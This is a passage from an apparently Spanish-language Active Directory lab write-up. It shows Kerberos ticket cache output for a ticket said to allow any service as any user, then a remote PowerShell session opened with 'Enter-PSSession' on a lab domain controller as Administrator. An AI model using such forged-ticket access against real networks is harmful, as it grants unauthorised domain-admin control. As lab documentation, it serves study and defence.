  Hora de finalización:   10/29/2034 3:05:14 (local)
  Hora de renovación: 10/29/2034 3:05:14 (local)
  Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
  Marcas de caché: 0x1 -> PRIMARY
  KDC llamado:
```

Imagen 15.- Ticket emitido en el sistema para ejecutar cualquier servicio por cualquier usuario

- Se procede a ejecutar una PowerShell remota dentro del controlador de dominio, con resultado positivo como se puede ver en la imagen, donde través del comando ***"Enter-PSSession -ComputerName DC"*** , nos hemos conectado al usuario DC de la maquina Windows DC con IP 192.168.56.2, siendo nuestro usuario no jane.doe sino Administrator.




Imagen 16.- Ejecución de PowerShell remota conectando con el usuario Administrador de la maquina Windows DC a través de la Windows User.